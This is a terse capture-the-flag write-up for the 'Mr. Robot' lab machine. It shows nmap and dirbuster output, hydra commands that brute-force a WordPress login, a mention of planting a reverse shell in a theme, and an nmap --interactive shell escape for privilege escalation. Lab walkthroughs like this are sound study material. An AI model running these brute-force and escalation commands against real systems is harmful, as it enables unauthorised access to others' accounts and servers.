
# Mr. Robot


- ip = "10.10.53.153"

### open ports

```
Host is up (0.72s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
443/tcp open   ssl/http Apache httpd
|_http-server-header: Apache
| ssl-cert: Subject: commonName=www.example.com
| Issuer: commonName=www.example.com
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2015-09-16T10:45:03
| Not valid after:  2025-09-13T10:45:03
| MD5:   3c16:3b19:87c3:42ad:6634:c1c9:d0aa:fb97
|_SHA-1: ef0c:5fa5:931a:09a5:687c:a2c2:80c4:c792:07ce:f71b
|_http-title: 400 Bad Request
| http-methods:
|_  Supported Methods: GET HEAD POST
Device type: general purpose|specialized|storage-misc|WAP|printer
Running (JUST GUESSING): Linux 5.X|3.X|4.X|2.6.X (90%), Crestron 2-Series (87%), HP embedded (87%), Asus embedded (86%)
OS CPE: cpe:/o:linux:linux_kernel:5.4 cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 cpe:/o:crestron:2_series cpe:/h:hp:p2000_g3 cpe:/o:linux:linux_kernel:2.6.22 cpe:/h:asus:rt-n56u cpe:/o:linux:linux_kernel:3.4
Aggressive OS guesses: Linux 5.4 (90%), Linux 3.10 - 3.13 (89%), Linux 3.10 - 4.11 (88%), Linux 3.13 or 4.2 (88%), Linux 3.2 - 3.8 (88%), Linux 4.2 (88%), Linux 4.4 (88%), Linux 3.12 (87%), Linux 3.13 (87%), Linux 3.2 - 3.5 (87%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 199.640 days (since Fri Oct 20 22:06:17 2023)
Network Distance: 4 hops
```

- 80
  - A mr robot themed webpage
    - 
      
  - Dirctory enumenration with dirbuster

```
INFO: Retrying request
File found: /js/vendor/rss/index.php - 301
File found: /images/rss/rss/index.php - 301
Dir found: /0/ - 200
Dir found: /rss/rss/rss/ - 301
File found: /0/index.php - 301
Dir found: /feed/ - 200
File found: /wp-login.php - 200
Dir found: /login/rss/rss/ - 301
Dir found: /js/rss/rss/ - 301
File found: /rss/rss/rss/index.php - 301
Dir found: /blog/rss/rss/ - 301
File found: /feed/index.php - 301
Dir found: /comments/feed/ - 200
File found: /js/rss/rss/index.php - 301
Dir found: /wp-includes/ - 403
File found: /login/rss/rss/index.php - 301
Dir found: /js/vendor/rss/rss/ - 301
Dir found: /video/ - 403
File found: /blog/rss/rss/index.php - 301
Dir found: /images/rss/rss/rss/ - 301
Dir found: /wp-includes/js/ - 403
File found: /comments/feed/index.php - 301
File found: /wp-includes/index.php - 301
Dir found: /wp-includes/js/jquery/ - 403
File found: /js/vendor/rss/rss/index.php - 301
Dir found: /wp-includes/images/ - 403
File found: /video/index.php - 301
File found: /images/rss/rss/rss/index.php - 301
File found: /wp-includes/js/index.php - 301
File found: /wp-includes/js/jquery/jquery.js -
File found: /wp-includes/js/jquery/index.php -
File found: /wp-includes/images/index.php - 301
File found: /wp-includes/js/jquery/jquery-migra
Dir found: /wp-content/ - 200
Dir found: /wp-content/themes/ - 200
May 07, 2024 10:30:06 AM org.apache.commons.htt
```

- /robots.txt
  - 
    ```
    User-agent: *
    fsocity.dic
    key-1-of-3.txt
    ```
  - Two directories
    - a wordlist
    - key-1-of-3.txt
- /login
  - When we enter an incorrect username we get the above error
  - 
    

- Hydra to bruteforce username then passw with the above found wordlist
- username brute force

> hydra -l fsocity.duc -P test 10.10.53.153 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^:Invalid username." -V


- 

- passw brute force

> hydra -l fsocity.duc -P test 10.10.53.153 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^:The password you entered for the username Elliot is incorrect." -V

- 


- /wp-content/themes
  - Once we login, we can edit the themes and replace with a reverse shell




> switching to user robot with the found md5 hash


> I left john in the background trying to carck the password as I venture more into the gtfobins

```
with nmap I could get an interactive shell

> nmap --interactive
> nmap> !sh
```